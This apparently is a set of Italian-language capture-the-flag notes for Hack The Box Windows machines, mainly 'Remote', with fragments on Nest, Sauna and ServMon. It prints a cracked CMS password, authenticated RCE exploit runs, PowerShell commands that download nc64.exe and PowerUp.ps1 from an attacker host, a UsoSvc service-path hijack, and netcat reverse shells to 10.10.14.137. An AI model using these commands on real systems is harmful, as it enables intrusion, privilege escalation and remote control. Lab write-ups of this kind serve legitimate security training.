
```
SMB1 disabled -- no workgroup available
lollo@kali:~/Desktop/NEST$ smbclient -L //10.10.10.178/Users
Enter WORKGROUP\lollo's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
SMB1 disabled -- no workgroup available
lollo@kali:~/Desktop/NEST$ smbclient -L //10.10.10.178/Users
[3] 0:bash*
```

```
smb: \> ls
  .                                   D        0  Sun Jan 26 00:04:21 2020
  ..                                  D        0  Sun Jan 26 00:04:21 2020
  Administrator                       D        0  Fri Aug  9 17:08:23 2019
  C.Smith                             D        0  Sun Jan 26 08:21:44 2020
  L.Frost                             D        0  Thu Aug  8 19:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 19:02:50 2019
  TempUser                            D        0  Thu Aug  8 00:55:56 2019

                10485247 blocks of size 4096. 6545670 blocks available
```

```
lollo@kali:/mnt/IT/Configs/RU Scanner$ cat RU_config.xml
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>lollo@kali:/mnt/IT/Configs/RU Scanner$
```

con la scansione totale abbiamo trovato anche un'altra porta aperta.

walktrough



andando ad enumerare un pò si può notare che c'è nfs aperto e usando il comando
root@kali:~# showmount -e 10.10.10.1

mount 10.10.10.1:/tmp /mnt/nfs_share

in un file specifico di umbraco (che si può vedere su itnernet dove vengono salvate gli utenti e le password, probabilemente un file di log.)
usando il comando strings | grep pass (ecc anche con admin e utenti vari) possiamo notare che c'è una password hashata e utilizzando crackstation
otteniamo la passwrod per entrare nel CMS Umbraco.

```
lollo@kali:/mnt/App_Data$ strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en
-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}
admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}
admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/use
r/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/use
r/sign-in/logoutlogout success
```

e otteniamo la password in chiaro che è baconandcheese.

una volta ottenuto l'accesso su internet abbiamo trovato un exploit che ci permette di fare Remote Code Execution

```
lollo@kali:~/Desktop/remote$ python exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c systeminfo

Host Name:                 REMOTE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA801
Original Install Date:     2/19/2020, 4:03:29 PM
System Boot Time:          6/22/2020, 11:08:45 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              4 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [03]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [04]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
```

python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c powershell.exe -a "Invoke-WebRequest 'http://10.10.14.137:8000/nc64.exe' -OutFile 'C:/Windows/Temp/nc64_2.exe'"

python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c powershell.exe -a "(New-Object System.Net.WebClient).DownloadFile('http://10.10.14.137:8000/nc64.exe', 'C:/Windows/Temp/nc64.exe')"

{0A14D3FF-EC53-450f-AA30-FFBC55BE26A2}
{150F28F1-49A5-4C28-BE1A-CFA854A1D04B}
{179CC917-3A82-40E7-9F8C-2FC8A3D2212B}
{91ECFDB4-2606-43E4-8F86-E25B0CB01F1E}
{8A99553A-7971-4445-93B5-AAA43D1433C5}

{c82192ee-6cb5-4bc0-9ef0-fb818773790a}
{87BB326B-E4A0-4de1-94F0-B9F41D0C6059}
{B8558612-DF5E-4F95-BB81-8E910B327FB2}
{40AFA0B6-3B2F-4654-8C3F-161DE85CF80E}
{3ad05575-8857-4850-9277-11b85bdb8e09}
{CB1DFE3A-EDFF-4d1f-867D-8ADB02926F4B}
{00f2b433-44e4-4d88-b2b0-2698a0a91dba}
{1F87137D-0E7C-44d5-8C73-4EFFB68962F2}
{ed1d0fdf-4414-470a-a56d-cfb68623fc58}
{08728914-3F57-4D52-9E31-49DAECA5A80A}
{AA04CA0B-7597-4F3E-99A8-36712D13D676}
{A4DDCA2B-E73C-40C5-83B1-9F40269D0B0D}
{CCE1CB19-F9B3-4017-9541-DDA1B03F9A43}
{D5E8041D-920F-45e9-B8FB-B1DEB82C6E5E}
{0207C0AD-563B-4919-A967-E0782FFC35D1}
{3480A401-BDE9-4407-BC02-798A866AC051}
{2593f8b9-4eaf-457c-b68a-50f6b8ea6b54}
{E5A040E9-1097-4D24-B89E-3C730036D615}
{8C334A55-DDB9-491c-817E-35A6B85D2ECB}
{924DC564-16A6-42EB-929A-9A61FA7DA06F}
{E444E1B9-502C-44f9-B714-30DA330D0E8E}
{33ADC7D5-BAF1-4661-9822-1FD23E63B39F}
{9200689A-F979-4eea-8830-0E1D6B74821F}
{DCED8DB0-11A5-4b16-AB9D-4E28CA38C99F}
{B43A0C1E-B63F-4691-B68F-CD807A45DA01}
{F1425A67-1545-44A2-AB59-8DF1020452D9}
{2C5BC43E-3369-4C33-AB0C-BE9469677AF4}
{DF24A1AC-F041-4E59-B7DA-EB2634A93CFE}
{b8f87e75-d1d5-446b-931c-3f61b97bca7a}

utilizzando juicy potato

utilizzando un tool per fare local priviledge escalation in widnwos (PowerUp.sp1)
utilizzando questo comando:
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.137:8000/-PowerUp.ps1'); Invoke-AllChecks

abbiamo notato una vulnerabilità nel servizio ususvc (srevizio di aggiornarmento di widnwos) che può essere dirottato (il path) dove vogliamo noi.

PS C:\Windows\system32> sc.exe stop UsoSvc
PS C:\Windows\system32> sc.exe config UsoSvc binPath="cmd /c type C:-\Users\Administrator\Desktop\root.txt > C:\a.txt"
PS C:\Windows\system32> sc.exe config ususvc binPath="C:-\Windows\System32\spool\drivers\color\nc.exe 10.10.10.10 4444 -e cmd.exe"
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -e cmd.exe"
PS C:\Windows\system32> sc.exe qc ususvc
[SC] QueryServiceConfig SUCCESS

utilizzando questi comandi siamo riusciti dopo un pò di riavvii del servizio ad ottenere una shell con i permessi di systemadministrator , ma il tutto
durava davvero poco per questo subito quando ottenavamo la shell la dirottavamo su un'altra porta aperta in modo da ottenere una shell stabile.

comandi:
python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c powershell.exe -a "/windows/Temp/nc64.exe -e powershell.exe 10.10.14.137 9000"
 1972 cd Desktop/remote/
 1973 python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c powershell.exe -a "/windows/Temp/nc64.exe -e powershell.exe 10.10.14.137 9000"
 1974 python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c powershell.exe -a "Invoke-WebRequest 'http://10.10.14.137:8000/nc64.exe' -OutFile 'C:/-Windows/Temp/nc64.exe'"
 1975 python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180 -c powershell.exe -a "/windows/Temp/nc64.exe -e powershell.exe 10.10.14.137 9000"
 1976 exit

 utilizzati spesso per mandare nc64 e ottenere una reverse shell.

Sauna


Stiamo cercando di seguire questa guida https://www.hackingarticles.in/penetration-testing-windows-server-active-directory-using-metasploit-part-1/


ServMon


andando a vedere sulla porta 80 abbiamo trovato un servizio NVSM 1000 che riportava un exploit per fare directory trasversal e poter leggere file sul pc remoto.
riuscendoci a connettere a smb abbiamo notato la cartella Users che conteneva due file utili per farci capire che sul desktop di una delle due utenti e sfruttando l'exploit (GET ../../../../path del file abbiamo ottenuto un file con Passwords.txt) che contiene 6 password. facendo in qeusto modo abbiamo notato che una di queste funziona con l'ssh dell'altro utente a cui facevamo riferimento cioè Nadine e quindi abbiamo l'accesso come users ottenendo la prima flag.
adesso che siamo dentro abbiamo notato che sulla porta 8443 gira un software che molto probabilemte doveva essere privato e quindi accessibile solo in locale che è NSClient++ e andando a vedere c'è un exploit anche per questo. l'unica limitazione è che dobbiamo, per sfruttare tale exploit, accedere come se fossimo in local host e


questo si può fare sfruttando l'ip forwarding tramite ssh in questa situazione e quindi ottenenedo delle richieste direttamente dal pc di Nadine.

